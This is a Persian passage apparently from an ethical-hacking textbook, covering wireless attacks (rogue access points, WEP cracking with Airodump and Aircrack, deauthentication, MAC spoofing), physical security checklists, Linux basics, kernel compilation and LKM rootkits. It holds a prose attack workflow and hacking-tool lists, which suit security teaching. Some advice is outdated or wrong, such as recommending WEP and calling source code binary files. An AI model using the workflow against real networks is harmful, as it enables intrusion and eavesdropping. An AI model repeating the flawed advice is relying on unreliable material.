Access point تقلبی، access pointهایی در شبکه‌های وایرلس هستند که برای اتصال به شبکه هدف، مجوز ندارند. این access pointها، حفره‌ای در شبکه باز می‌کنند. هکر می‌تواند یک access point تقلبی در شبکه قرار دهد یا کارمندی به طور ناخواسته، با اتصال یک access point به شبکه، یک حفره امنیتی ایجاد کند. هر access point تقلبی می‌تواند توسط شخصی که به access point متصل است مورد استفاده قرار گیرد از جمله هکر، و دسترسی به شبکه کابلی را بدهد. به همین دلیل، داشتن سیاست امنیتی برای شبکه وایرلس سازمان جهت اسکن شبکه وایرلس ضروری است تا مطمئن شویم که access point تقلبی به شبکه متصل است. از جمله ابزارهایی که برای شناسایی access point تقلبی استفاده می‌شود عبارتند از: NetStumbler و MiniStrumbler.



ابزارهای هک
ClassicStumbler، اطلاعات access point هایی که داخل رنج هستند را نمایش می‌دهد. AirFart، برای شناسایی دستگاه‌های وایرلس و محاسبه قدرت سیگنال آنها استفاده می‌شود. Hotspotter، ابزاری خودکار برای تست نفوذپذیری کلاینت‌های وایرلس است. برخی دیگر از ابزارهای هک عبارتند از: AP Radar، ASLEAP، و Cain & Abel.

تکنیک‌های هک شبکه وایرلس

بسیاری از حملات برای هک وایرلس، در دسته‌های زیر قرار می‌گیرند:

مکانیزم‌های شکستن رمزگذاری و احراز هویت: این مکانیزم‌ها، شامل شکستن کلیدهای احراز هویت WEP، WPA، و LEAP سیسکو است. هکرها می‌توانند با استفاده از آنها، به شبکه وایرلس متصل شوند یا داده‌های کاربر دیگری را بدست آورند و آنها را رمزگشایی کنند.

استراق سمع: بدست آوردن پسوردها یا اطلاعات محرمانه دیگر از شبکه وایرلس غیر رمز شده یا hotspot است.

DoS: DoS با ایجاد فرکانس رادیوی قوی‌تر از فرکانسی که Access Point ارسال می‌کند، در لایه فیزیکی انجام می‌گیرد و سبب از کار افتادن access point می‌شود و کاربران به یک access point ساختگی، وصل می‌شوند. DoS، در لایه LLC با ایجاد فریم‌های deauthentication (حملات death) یا با تولید پیوسته فریم‌های ساختگی، انجام می‌گیرد.

AP masquerading یا spoofing: access pointهای ساختگی، با تنظیم SSID یا نام شبکه، خود را به عنوان یک access point قانونی وانمود می‌کند.

MAC spoofing: هکر، خود را به عنوان یک کلاینت وایرلسی جا می‌زند و با جعل MAC address کاربر دیگر، MAC filtering را دور می‌زند.

در صورتیکه access point به درستی امن نشود، هکر به آسانی می‌تواند به شبکه وایرلس نفوذ کند. روش‌های زیادی برای سواستفاده از نقاط ضعف شبکه‌های وایرلس وجود دارد.

مراحل هک شبکه‌های وایرلس

هکر در اولین گام، با استفاده از ابزار NetStumbler در محیط به دنبال شبکه‌های وایرلس فعال می‌گردد. سپس از ابزارهایی همچون kismet یا NetStumbler استفاده می‌کند تا بفهمد آیا شبکه‌ای رمز شده است یا نه و سپس شبکه‌ای را برای هک انتخاب می‌کند. پس از آن، شبکه را آنالیز می‌کند تا نحوه رمزگذاری شبکه، Access point ها، SSID و ... را کشف کند. در مرحله چهارم، هکر وضعیت کارت شبکه را روی monitor mode تنظیم می‌کند و با استفاده از Airdump، بسته‌ها را capture می‌کند. Airdump، سریعا شبکه‌های وایرلس به همراه SSID آنها را لیست می‌کند و شروع به capture کردن بسته‌ها می‌کند. پس از چند ساعت، Aircrack را اجرا می‌کند تا شروع به کرک کند و کلید را کشف کند. زمانیکه کلید WEP کشف شد، هکر، کارت شبکه را بطور صحیح تنظیم می‌کند تا به شبکه وایرلس متصل شود و با استفاده از WireShark، شروع به گوش دادن به شبکه می‌کند و به دنبال پروتکل‌های غیر رمز شده از قبیل FTP، POP و Telnet می‌گردد.

روش‌هایی شناسایی شبکه‌های وایرلس

ابزارهای هک

برخی از ابزارهای اسکن در شبکه‌های وایرلس عبارتند از:

Kismet، PrismStumbler، MacStumbler، Mognet، WaveStumbler، StumbVerter، AP Scanner، Wireless Security Auditor، AirTraf، Wifi Finder، و eEye Retina WIFI.

برخی از ابزارهای استراق سمع در شبکه‌های وایرلس عبارتند از:

AiroPeek، NAI Wireless Sniffer، WireShark، VPNmonitoral، Aerosol، vxSniffer، EtherPEG، DriftNet، WinDump، ssidsniff.

روش‌های امن سازی شبکه‌های وایرلس

از آنجائیکه تکنولوژی وایرلس در مقایسه با تکنولوژی کابلی، جدیدتر است، برای امن سازی آن، گزینه‌های کمتری وجود دارد. روش‌های امنیتی را می‌توان با استفاده از لایه‌های مدل OSI، تقسیم بندی کرد.

روش‌های امن سازی در سطح لایه ۲ عبارتند از:

- WPA
- WPA2
- 802.11i

روش امن سازی در سطح لایه ۳ عبارتند از:

- IPSec یا SSL VPN

روش امن سازی در سطح لایه ۷ عبارتند از:

- SSH، HTTPS، و FTPS.

برخی دیگر از روش‌های امن سازی شبکه‌های وایرلس عبارتند از:

- MAC Filtering: لیستی از MAC Address کلاینت‌های مجاز را تهیه و در دستگاه‌های مرکزی وایرلس تنظیم کنید.
- SSID: SSID پیش فرض را تغییر دهید.
- فایروال: برای امن سازی شبکه وایرلس، از فایروال استفاده کنید تا جلوی دسترسی غیرمجاز را بگیرید.
- بر روی تمام دستگاه‌های وایرلس، پسورد قرار دهید.
- بر روی access point های شبکه، broadcasting را غیر فعال کنید.
- بر روی شبکه‌تان، نامی انتخاب نکنید که مشخص کننده شرکت شما باشد.
- Access pointها را به دور از پنجره قرار دهید.
- DHCP را غیرفعال کنید و از IP دستی استفاده کنید.
- اجازه مدیریت از راه دور را به access pointها ندهید.
- در access pointها، از رمزگذاری استفاده کنید.
- Firmware هایتان را بطورمنظم، به روز کنید.
- داده‌ها را در لایه اپلیکشن، رمزگذاری کنید از قبیل SSL.
- تمام تنظیمات پیش فرض access point از قبیل آدرس IP را تغییر دهید.
- امنیت شبکه وایرلس را بصورت مرتب تست کنید.
- از VPN در شبکه وایرلس خود استفاده کنید.

فصل یازدهم

امنیت فیزیکی

مقدمه

امنیت فیزیکی، یکی از مهم‌ترین بخش‌های امنیت IT برای جلوگیری از از دست دادن یا سرقت داده‌های محرمانه و حساس است. اگر سازمانی نتواند امنیت فیزیکی مناسبی را فراهم آورد، آنگاه معیارهای امنیتی فنی دیگر از قبیل فایروال‌ها و IDSها نیز می‌توانند دور زده شوند.

جمله‌ای وجود دارد که می‌گوید "زمانیکه شما داخل شدید، شبکه مال شماست". با امن سازی فیزیکی شبکه و سازمان‌تان، از سرقت تجهیزاتی همچون لپ تاپ‌ها یا درایوهای tape، جاسازی keyloggerها روی سیستم‌ها، و قرار دادن access pointها روی شبکه، جلوگیری می‌کنید. امنیت فیزیکی، به اشخاص وابسته است بنابراین، مستعد حملات مهندسی اجتماعی است مثلا ورود به ساختمان پشت سر یک کارمند و عدم ارائه کارت شناسایی یا کلید (بنابراین، دور زدن مشکل امنیت فیزیکی).

رویدادهای نقض امنیت فیزیکی

هر روزه، خبرهای زیادی منتشر می شود که بیان می‌کنند در دولت یا شرکت‌های بزرگ، یکسری از اطلاعات مشتریان به خطر می‌افتد و اطلاعات محرمانه کارمندان افشا می‌شود. برای مثال، ممکن است زمانیکه کارمندی در حال مسافرت است، در سرقت از منزل او، یا از اتاق هتل، لپ تاپ هم دزدیده شود. اطلاعات محرمانه یا حساس که به دست هکر می‌افتد می‌تواند خطرناک باشد.

امنیت فیزیکی، عامل مهمی در امنیت کامپیوتر است

سرقت تجهیزات، یکی از حملات رایج امنیت فیزیکی است. اغلب افراد انتظار سرقت کامپیوترشان را ندارند بنابراین در مورد قفل کردن سیستم‌هایشان، بی توجهی می‌کنند و تنها به مکانیزم‌های استاندارد امنیتی شبکه اکتفا می‌کنند.

بسیاری از حملات داخلی، در نتیجه نقض امنیت فیزیکی است. زمانیکه هکر توانست دسترسی فیزیکی به سرور، یا یک کلاینت، یا یک پورت شبکه پیدا کند، نتایج آن می‌تواند مخرب باشد. برخی از ضعف‌های امنیتی رایج که به دلیل کمبود امنیت فیزیکی به وجود می‌آیند عبارتند از:

- نصب نرم‌افزارهایی از قبیل keyloggerها، ویروس‌ها، تروجان‌ها، backdoorها، یا rootkitها
- شناسایی و بدست آوردن اطلاعات احراز هویتی از قبیل پسوردها یا گواهی‌ها
- ارتباط فیزیکی به شبکه کابلی جهت استراق سمع اطلاعات محرمانه از قبیل پسوردها و شماره‌های کارت اعتباری
- دسترسی به سیستم برای جمع‌آوری داده‌هایی که می‌توانند برای شکستن پسوردهای ذخیره شده روی سیستم محلی استفاده شوند
- فرصت برای قرار دادن access point تقلبی در شبکه برای ایجاد یک شبکه وایرلس باز با امکان دسترسی به شبکه کابلی
- سرقت مستندات کاغذی یا الکترونیکی
- سرقت اطلاعات حساس فکس
- حمله آشغال گردی (تاکید بر خرد کردن اسناد مهم)

امنیت فیزیکی

بطور کلی، معیارهای امنیتی به سه روش زیر دسته بندی می‌شود:

فیزیکی:معیارهای امنیتی برای جلوگیری از دسترسی به سیستم‌ها، شامل نگهبانان امنیتی، روشنایی، حصار، قفل‌ها، و آلارم‌ها هستند. بایستی نقاط دسترسی ساختمان، محدود باشد و توسط دوربین‌های CCTV و آلارم‌ها، مانیتور و محافظت شوند. ورود به ساختمان تنها برای افراد مجاز محدود شود. دسترسی به لپ تاپ‌ها و کول دیسک‌ها، tapeها، و دیسک‌ها محدود و بصورت محافظت شده باشد. صفحه مانیتور از دید افرادی که در حال عبور هستند، مخفی باشد و سیاستی پیاده‌سازی شود که کاربران را الزام کند زمانیکه به هر دلیلی کامپیوترشان را ترک می‌کنند، آن را قفل (lock) کنند. سیستم‌های کامپیوتری که دارای اطلاعات حساسی هستند باید در محیطی بسته و قفل شده، محافظت شوند مثلا برای دسترسی به اتاق، نیاز به احراز هویت داشته باشد و درب رک قفل باشد و ... .

فنی: معیارهای امنیتی فنی از قبیل فایروال‌ها، IDS، فیلترینگ محتوای spyware، و اسکن ویروس و تروجان باید روی تمام کلاینت‌ها، شبکه‌ها و سرورهای راه دور، پیاده سازی شود.

عملیاتی: باید معیارهای امنیتی عملیاتی برای آنالیز تهدیدات و انجام ارزیابی ریسک، در سیاست امنیتی سازمان، مستند شود.

ضرورت امنیت فیزیکی چیست؟

به همان دلیل که نیاز به انواع دیگر امنیت دارید (فنی یا عملیاتی) به همان دلیل هم نیاز به معیارهای امنیت فیزیکی دارید و آن جلوگیری از هکرها برای دسترسی به شبکه و اطلاعات شماست. در صورت وجود ضعف‌های معیارهای امنیت فیزیکی، هکر می‌تواند به آسانی دسترسی پیدا کند. علاوه بر این، داده‌ها می‌توانند به دلایل طبیعی از بین روند یا خراب شوند، بنابراین، مدیران ریسک زمانیکه برنامه‌ای برای امنیت طراحی می‌کنند، مشکلات طبیعی را نیز در نظر بگیرند. معیارهای امنیت فیزیکی، جهت پیشگیری از موارد زیر است:

- دسترسی غیر مجاز به یک سیستم کامپیوتری
- سرقت اطلاعات از سیستم‌ها
- خرابی داده‌های ذخیره شده بر روی یک سیستم
- از دست دادن داده‌ها یا خرابی سیستم‌ها بنا بر دلایل طبیعی

ضرورت امنیت فیزیکی

چه کسی مسئول امنیت فیزیکی است؟

در یک سازمان، افراد زیر مسئول تامین امنیت فیزیکی هستند:

- مامور امنیت فیزیکی سازمان
- متخصصان سیستم اطلاعاتی
- رئیس ماموران اطلاعاتی
- کارکنان

در یک سازمان، تمام افراد، مسئول اجرای سیاست‌های امنیت فیزیکی هستند. مامور امنیت فیزیکی سازمان، مسئول ایجاد استاندارد امنیت فیزیکی و پیاده سازی معیارهای امنیت فیزیکی است.

عواملی که امنیت فیزیکی را تحت تاثیر قرار می‌دهند

امنیت فیزیکی، با عواملی خارج از کنترل امنیت فیزیکی، تاثیر می‌پذیرد. عواملی که می‌توانند امنیت فیزیکی یک سازمان را تحت تاثیر قرار دهند عبارتند از:

- تخریب
- سرقت
- عوامل طبیعی از قبیل
  - زلزله
  - آتش سوزی
  - سیل

متخصصان امنیتی، باید با این ریسک‌ها آشنا باشند و طبیعتا برنامه‌ای برای آنها داشته باشند. بسیاری از سازمان‌ها، یک برنامه تداوم کسب و کار (business continuity plan (BCP)) یا برنامه ترمیم مشکلات (disaster recovery plan (DRP)) برای این احتمالات دارند.

چک لیست امنیت فیزیکی

- **محیط شرکت:** ورود به شرکت باید تنها برای افراد مجاز امکان پذیر باشد. برای این منظور از دیوار، گیت، حصار، نگهبان، و آلارم باید استفاده شود.

در شکل زیر، تصویر سمت چپ نشان دهنده محافظت بهتر برای ورود است.

همچنین از دوربین‌های نظارتی نیز باید برای مانیتور کردن محیط استفاده شود.

- **پذیرش:** معمولا قسمت پذیرش، مکان شلوغی است که افراد زیادی به آنجا وارد و خارج می‌شوند پس بایستی اقداماتی جهت محافظت از آن صورت گیرد از قبیل:
  - فایل ها و مستندات، کول دیسک، و ... نباید بر روی میز پذیرش قرار گیرند
  - میزهای پذیرش باید بگونه‌ای طراحی شوند که جلوی دسترسی افراد به این ناحیه را بگیرند
  - صفحه کامپیوتر باید از دید افراد دیگر محافظت شود
  - زمانیکه کارمند پذیرش نیست، مانیتور، کیبورد، و دیگر تجهیزات روی میز پذیرش، قفل باشند

در شکل زیر، تصویر سمت چپ، محیطی بهتر برای قسمت پذیرش است.

- **سرور:** مهم‌ترین عامل در هر شبکه، سرور است و باید دارای امنیت بالا باشد. اقدامات زیر برای این منظور می‌تواند صورت گیرد:
  - باید برای ورود به اتاق سرور، افراد احراز هویت شوند و تنها افراد مجاز حق ورود را داشته باشند
  - درب رک قفل باشد
  - راه اندازی (boot) سرور از طریق floppy و CD-ROM مجاز نباشد و درایوهای مربوط به آنها قفل باشد
  - سیستم عامل DOS باید از آنها پاک شود تا مهاجم نتواند سرور را بصورت راه دور و از طریق DOS راه‌اندازی کند.

- **ناحیه ایستگاه کاری:** ناحیه‌ای است که اکثر کارمندان کار می‌کنند. بایستی کارمندان درباره امنیت فیزیکی آموزش ببینند. همچنین می‌توان با استفاده از اقدامات زیر، این ناحیه را امن ساخت:
  - استفاده از دوربین‌های نظارتی
  - قفل کردن صفحه مانیتورها و کامپیوترها
  - طراحی خوب ایستگاه‌های کاری
  - جلوگیری از استفاده از کول دیسک‌ها

در شکل زیر، نمایی از ایستگاه‌های کاری که بصورت بد طراحی شده است مشاهده می‌کنید.

- **Access pointهای وایرلس:** اگر هکر بتواند به access pointهای شرکت متصل شود، می‌تواند مثل دیگر کارمندان، وارد شبکه آنجا شود. برای جلوگیری از آن، باید اقدامات زیر صورت گیرد:
  - استفاده از رمزگذاری WEP
  - مخفی ساختن SSID
  - استفاده از پسورد برای ورود به access point
  - قوی بودن پسورد برای جلوگیری از شکستن آن

- **تجهیزات دیگر از قبیل فکس، و کول دیسک‌ها:** اقدامات زیر برای امن سازی این تجهیزات باید انجام شود:
  - مودم‌ها نباید بر روی پاسخگویی خودکار (auto answer) تنظیم شده باشند
  - ماشین‌های فکس که بر روی میز پذیرش قرار دارند، باید در زمانیکه کارمند پذیرش نیست، قفل باشند

- کول دیسک‌ها نباید در مکان‌های عمومی قرار داشته باشند و کول دیسک‌هایی که خراب شده‌اند باید بصورت فیزیکی نابود شوند

- **کنترل دسترسی:** کنترل دسترسی، برای جلوگیری از دسترسی غیرمجاز به نواحی عملیاتی حساس است. می‌توان از موارد زیر برای کنترل دسترسی استفاده کرد:
  - جداسازی نواحی کاری
  - کنترل دسترسی بوسیله بیومتریک
  - کارت‌های ورود
  - نشان شناسایی

- **نگهداری تجهیزات کامپیوتر:** شخصی را مسئول نگهداری از تجهیزات کامپیوتری بکنید.
- **استراق سمع مکالمات:** wiretap، دستگاهی است که برای ضبط مکالمات تلفنی بکار می‌رود. باید مطمئن شوید کسی مکالمات شما را شنود نمی‌کند. برای این منظور باید برای تمام سیم‌ها از کابل‌های روکش دار (shilded) استفاده کنید و نیز هیچ سیمی را بدون روکش نگذارید.


- **دسترسی‌های راه دور:** دسترسی راه دور، روشی آسان برای کارمندان است تا بتوانند از خارج شرکت کار کنند و به شبکه شرکت متصل شود. اما یکی از راه‌هایی است که هکر می‌تواند با استفاده از آن، به شبکه شرکت دسترسی پیدا کند. برای جلوگیری از استراق سمع، باید اطلاعات در طول این فرآیند، رمز شده باشند. دسترسی از راه دور بسیار خطرناک است برای اینکه هکر در نزدیکی ما قرار ندارد و احتمال دستگیر شدنش، کم‌تر است.

برخی از ابزارهای امنیت فیزیکی

ابزارهای ردیابی محل لپ تاپ دزدیده: برنامه‌هایی وجود دارند که زمانیکه لپ تاپ به اینترنت متصل است، مکان لپ تاپ را می‌گویند. از جمله: Ztrace Gold (www.ztrace.com)، CyberAngel (www.sentryinc.com)، ComputracePlus (www.computrace.com). با استفاده از این ابزارها می‌توانید مکان فعلی لپ تاپ را بیابید.

دستگاه‌های جاسوسی: برخی از این ابزارها عبارتند از: عینک جاسوسی، دوربین دید در شب، اسپری برای دیدن، ردیاب GPS، ضبط کننده مکالمات، تغییر دهنده صدا و ... . این ابزاها می‌توانند توسط پرسنل شرکت شما بصورت خواسته با ناخواسته حمل شوند و امنیت فیزیکی را به خطر بیاندازد.

DeviceLock: راه حلی برای کنترل دستگاه‌ها است تا کامپیوترهای شبکه را از حملات داخلی و خارجی، محفوظ کند.



پیاده سازی سیاست امنیت فیزیکی و تاکتیک های مهندسی اجتماعی، دو چالش اساسی برای تامین امنیت فیزیک هستند

فصل دوازدهم

هک لینوکس

مقدمه

لینوکس سیستم عامل محبوب برای مدیران سیستم‌ها است برای اینکه اپن سورس است و اجازه تغییر در آن را می‌دهد. بخاطر اپن سورس بودن لینوکس، نسخه‌های مختلفی برای آن وجود دارد که distribution نام دارد. برخی از این توزیع‌ها، به عنوان یک سیستم عامل تجاری برای کلاینت‌ها و سرورها هستند. برخی از توزیع‌های رایج آن، Debian، RedHat، Mandrake و SUSE است برخی از ورژن‌های رایگان آن نیز Gentoo و Knoppix است.

انعطاف پذیری و هزینه لینوکس، و همچنین افزایش تعداد برنامه‌های لینوکس، سبب انتخاب لینوکس به عنوان سیستم عامل بسیاری از سیستم‌ها شده است. هر چند که امنیت لینوکس بیشتر از ویندوز است اما ضعف‌هایی دارد که می‌تواند مورد سواستفاده قرار گیرد. این فصل در مورد استفاده از لینوکس به عنوان سیستم عامل و روش‌های امن سازی آن برای جلوگیری از حمله توضیح می‌دهد.

اساس لینوکس

لینوکس بر مبنای یونیکس است و هر کسی که با محیط یونیکس آشنا باشد می‌تواند از لینوکس نیز استفاده کند. بسیاری از دستورات استاندارد، در اغلب توزیع‌های لینوکس وجود دارند.

ویرایشگرهای متنی زیادی در لینوکس وجود دارند از قبیل vi، ex، pico، jove و GNU emacs. بسیاری از کاربران یونیکس، ویرایشگر ساده مثل vi را ترجیح می‌دهند. اما این ویرایشگر به دلیل قدیمی بودن، محدودیت‌هایی دارد اما ویرایشگرهای پیشرفته‌ای مثل emacs، در چند سال اخیر محبوبیت فراوانی کسب کرده‌اند.

بسیاری از یوتیلیتی‌های پایه لینوکس، نرم‌افزار GNU هستند به این معنی که بصورت رایگان در جامعه توزیع شده‌اند. همچنین یوتیلیتی‌های GNU قابلیت‌های پیشرفته را پشتیبانی می‌کنند که در نسخه استاندارد BSD و یونیکس وجود ندارد. با این حال، یوتیلیتی‌های GNU با BSD سازگار باقی خواهند ماند.

شِل، یک برنامه خط دستوری است که به کاربر اجازه می‌دهد تا دستورات را وارد کند و سیستم، دستورات کاربر را اجرا می‌کند. علاوه بر این، بسیاری از شِل‌ها، دارای قابلیتهایی از قبیل کنترل پردازش (job control)،

مدیریت همزمان چندین پردازش، و زبان دستوری برای نوشتن شِل اسکریپت‌ها هستند. شِل اسکریپت، برنامه‌ای است که به زبان دستوری شل نوشته می‌شود و مشابه فایل دسته‌ای MS-DOS است.

شِل‌های زیادی برای لینوکس وجود دارد. مهم‌ترین تفاوت بین آنها، زبان دستور است. برای مثال، شِل C (csh) مشابه زبان برنامه نویسی C است. شِل classic Bourne (sh) از زبان دستوری دیگری استفاده می‌کند. انتخاب یک شِل، اغلب بر مبنای زبانی دستوری است که ارائه می‌دهد و مشخص کننده قابلیتهای در دسترس برای کاربر است.

GNU Bash، که مشتقی از Bash است، بسیاری از قابلیتهای پیشرفته همچون کنترل پردازش (job control)، تاریخچه دستورات، تکمیل دستورات و اسم فایل‌ها، و اینترفیسی برای ویرایش فایل‌ها دارد. شِل رایج دیگر، tcsh است که نسخه‌ای از شِل C با عملکردهای پیشرفته است. شِل‌های دیگر عبارتند از zsh، small Bourne likne shel، ksh، BSD's ash و rc.

دستورات پایه لینوکس

فایل‌ها و دایرکتوری‌ها:

- حداکثر طول فایل، ۲۵۶ کاراکتر است
- بین حروف بزرگ و کوچک تفاوت وجود دارد
- داشتن پسوند برای فایل ضروری نیست

touch file.txt: فایل file.txt را ایجاد می‌کند

cat [file]: محتویات داخل فایل را نشان می‌دهد

head file.txt: ۱۰ خط اول فایل متنی را نمایش می‌دهد. همچنین دستور head -25 file.txt، ۲۵ خط او فایل را نمایش می‌دهد

tail file.txt: ۱۰ خط آخر فایل متنی را نمایش می‌دهد. همچنین دستور tail -25 file.txt، ۲۵ خط آخر فایل را نمایش می‌دهد

cp file newfile: برای کپی کردن فایل

mv file newfile: برای جابجا کردن فایل

mkdir [directoryname]: برای ساخت فولدر

rm file: برای حذف کردن فایل

ls: معادل دستور dir در ویندوز است و محتویات مسیر جاری را نشان می‌دهد

pwd: مسیر جاری را نشان می‌دهد

arp: برای بررسی ارتباط اترنتی موجود و آدرس IP استفاده می‌شود

ifconfig: ابزار خط دستوری که برای پیکربندی یا بررسی تمام اینترفیس‌های شبکه استفاده می‌شود

netstat: خلاصه‌ای از ارتباطات شبکه‌ای و وضعیت سوکت‌ها می‌دهد

nslookup: نام دامین و اطلاعات IP سرور را بررسی می‌کند

ping: بسته‌های آزمایشی به یک سرور ارسال می‌کند تا بررسی کند تا پاسخ درست برمی‌گرداند یا خیر

w: تمام sessionهایی که به این کامپیوتر شده است را نشان می‌دهد

ps: تمام پردازش‌های در حال اجرای سرور را نشان می‌دهد

route: جدول مسیریابی سرور را نشان می‌دهد

shred: فایل را به صورت امن با overwrite کردن محتوا، پاک می‌کند

traceroute: مسیرهای شبکه‌ای موجود را به یک کامپیوتر ردیابی می‌کند

adduser user1: ساخت کاربر

password user1: قرار دادن پسورد برای کاربر user1

دایرکتوری‌های لینوکس:

bin: فایل‌های باینری (اجرایی)

sbin: فایل‌های باینری سیستمی (توسط مدیران استفاده می‌شود)

etc: فایل‌های پیکربندی

include: فایل‌های include

lib: فایل‌های کتابخانه‌ای

src: فایل‌های منبع

doc: فایل‌های اسناد

man: فایل‌های manual (راهنما)

share: فایل‌های به اشتراک گذاشته شده

نحوه کامپایل کرنل لینوکس

به خاطر طبیعت اپن سورس بودن لینوکس، کد منبع بصورت رایگان توزیع شده است. کد منبع به عنوان فایل‌های باینری هستند که باید برای کارکرد صحیح سیستم عامل، کامپایل شوند. فایل‌های باینری، در دسترس همگان هستند و هر کسی می‌تواند آنها را دانلود و تغییراتی در آنها ایجاد کند تا عملکرد آنها را تغییر دهد. عموما، سه دلیل برای کامپایل مجدد کرنل لینوکس وجود دارد. اول اینکه، ممکن است شما سخت‌افزاری داشته باشید که بسیار جدید باشد و برای آنها، ماژول کرنل بر روی CD وجود نداشته باشد. دوم اینکه، ممکن است شما مشکلاتی داشته باشید که با اصلاح سیستم عامل برطرف شوند. و نهایتا اینکه، ممکن است نرم‌افزارهای جدیدی داشته باشید که نیاز به نسخه جدیدتر سیستم عامل داشته باشند.

کاربران باید درباره سایت‌هایی که از آن، دانلود می‌کنند محتاط باشند برای اینکه، ممکن است شامل تروجان یا backdoor باشند. به دلایل امنیتی، لینوکس را تنها از وب سایت‌های قابل اعتماد و شناخته شده، دانلود کنید.

رایج‌ترین سایت برای دانلود کرنل لینوکس، ftp.kernel.org است

برای دانلود، پیکربندی و کامپایل کرنل لینوکس، مراحل زیر را انجام دهید:

۱. آخرین نسخه سیستم عامل را پیدا کنید و آن را داخل دایرکتوری /usr/src روی سیستم لینوکس دانلود کنید. از دستور tar zxf برای باز کردن آن استفاده کنید.

۲. مرحله بعدی، پیکربندی کرنل لینوکس است. دایرکتوری را به /usr/src/Linux تغییر دهید و make menuconfig را تایپ کنید. این دستور، تعدادی برنامه می‌سازد و سپس به سرعت پنجره‌ای را نشان می‌دهد. پنجره menu به شما اجازه می‌دهد جنبه‌های مختلف پیکربندی کرنل را تغییر دهید. پس از انجام تغییرات ضروری، تنظیمات را ذخیره کنید و make dep; make clean را تایپ کنید. اولین دستور، درختی

از وابستگی‌های متقابل در منابع کرنل می‌سازد. ممکن است این وابستگی‌ها، با تنظیماتی که شما در مرحله پیکربندی انتخاب کرده‌اید، تغییر کنند. با استفاده از دستور clean، تمام فایل‌های ناخواسته از نسخه قبلی کرنل پاک می‌شود.

۳. دستورات بعدی، make zImage و make modules، ممکن است زمان بیشتری صرف کنند برای اینکه آنها در حال کامپایل کرنل هستند.

۴. آخرین مرحله، نصب کرنل جدید است. در سیستم مبتنی بر اینتل، کرنل با دستور زیر در /boot نصب می‌شود:

cp /usr/Linux/src/arch/i386/boot/zImage/boot/newkernel

۵. سپس از دستور make modules_install استفاده کنید. این دستور، ماژول‌ها را در /lib/modules نصب می‌کند.

۶. سپس، /etc/lilo.conf را ویرایش کنید تا بخشی مشابه زیر را اضافه کنید:

image = /boot/newkernel

label = new

read-only

۷. در راه اندازی مجدد، کرنل جدید را در lilo انتخاب کنید و کرنل جدید را بارگذاری می‌کند. اگر کار کرد، آن را به موقعیت اولیه در lilo.conf انتقال دهید.

Linux live CD، انتخاب خوبی برای تازه کارها در لینوکس است. با استفاده از این CDها، می‌توانید بدون اینکه لینوکس را روی سیستم نصب کنید، سیستم عامل را تست و سپس استفاده کنید. برای استفاده از CDهای live می‌توانید به سایت www.distrowatch.com مراجعه کرده و توزیع مناسب آن را انتخاب و بر روی CD رایت کنید. این CD را داخل دستگاه بگذارید و کامپیوتر را از طریق آن راه‌اندازی کنید.

دستورات کامپایل GCC

GCC، یک کامپایلر خط دستوری (command-line) است که کد را می‌گیرد و آن را قابل اجرا می‌سازد. شما می‌توانید آن را از http://gcc.gnu.org دانلود کنید. این کامپایلر، برای کامپایل و اجرای برنامه‌های C، C++ و فرترن استفاده می‌شود بنابراین آنها در لینوکس هم اجرا می‌شوند.

دستور زیر برای کامپایل کد C++ با GCC برای استفاده به عنوان یک برنامه استفاده می‌شود:

g++ filename.cpp –o outputfilename.out

دستور کامپایل کد C با GCC برای استفاده از آن به عنوان یک برنامه بصورت زیر است:

gcc filename.c –o outputfilename.out

نحوه نصب ماژول‌های کرنل لینوکس

ماژول‌های کرنل لینوکس (LKM)، به شما اجازه می‌دهند که بدون کامپایل دوباره سیستم عامل، عملکردی را به آن اضافه کنید. خطر استفاده از LKM این است که یک rootkit می‌تواند به آسانی به عنوان یک LKM ایجاد شود و اگر بارگذاری شود، کرنل را آلوده می‌کند. بنابراین، شما باید LKMها را فقط از منابع معتبر دانلود کنید. مثالی از LKM rootkitها عبارتند از: Knark، Adore، و Rtkit. از آنجائیکه آنها کرنل را آلوده می‌کنند، شناسایی این rootkitها، بسیار دشوار است. زمانیکه سیستمی به خطر افتاد، هکر می‌تواند LKM را در دایرکتوری /tmp یا /var/tmp قرار دهد که با مخفی کردن پردازش‌ها، فایل‌ها، و ارتباطات شبکه‌ای، نمی‌تواند توسط مدیر سیستم مانیتور شود. فراخوانی سیستم، با آنهایی که هکر بر روی سیستمی که با LKM rootkit آلوده شده است، و انتخاب کرده است جایگزین می‌شود. دستور بارگذاری LKM بصورت modprobe LKM است.

آسیب پذیری‌های لینوکس

از آنجائیکه کد منبع لینوکس در دسترس همگان است، هکر می‌تواند به آن دسترسی داشته باشد. برخی از آسیب پذیری‌هایی که وجود دارد عبارتند از:

- Appache، balsa، bind، bugzilla، cdrecord، cfengine
- Cron، cups، cvs، ethereal (many)، evolution، exim، fetchmail (many)، fileutils

- Gdm، ghostscript، glibc، gnupg، gzip، hylafax، inetd، iproute، KDE، kerberos، kernel
- Lprng، lsh، lynx، mailman، man، mozilla، mpg123، mplayer، mutt، MYSQL، openssh، openssl
- Perl، pine، PHP، postfix، PostgreSQL، proftpd، python، rsync، samba، screen، sendmail، snort، stunnel، sudo، tcpdump، vim، webmin، wget، wu-ftpd، xchat، XFree86، xinetd، xpdf، zlib

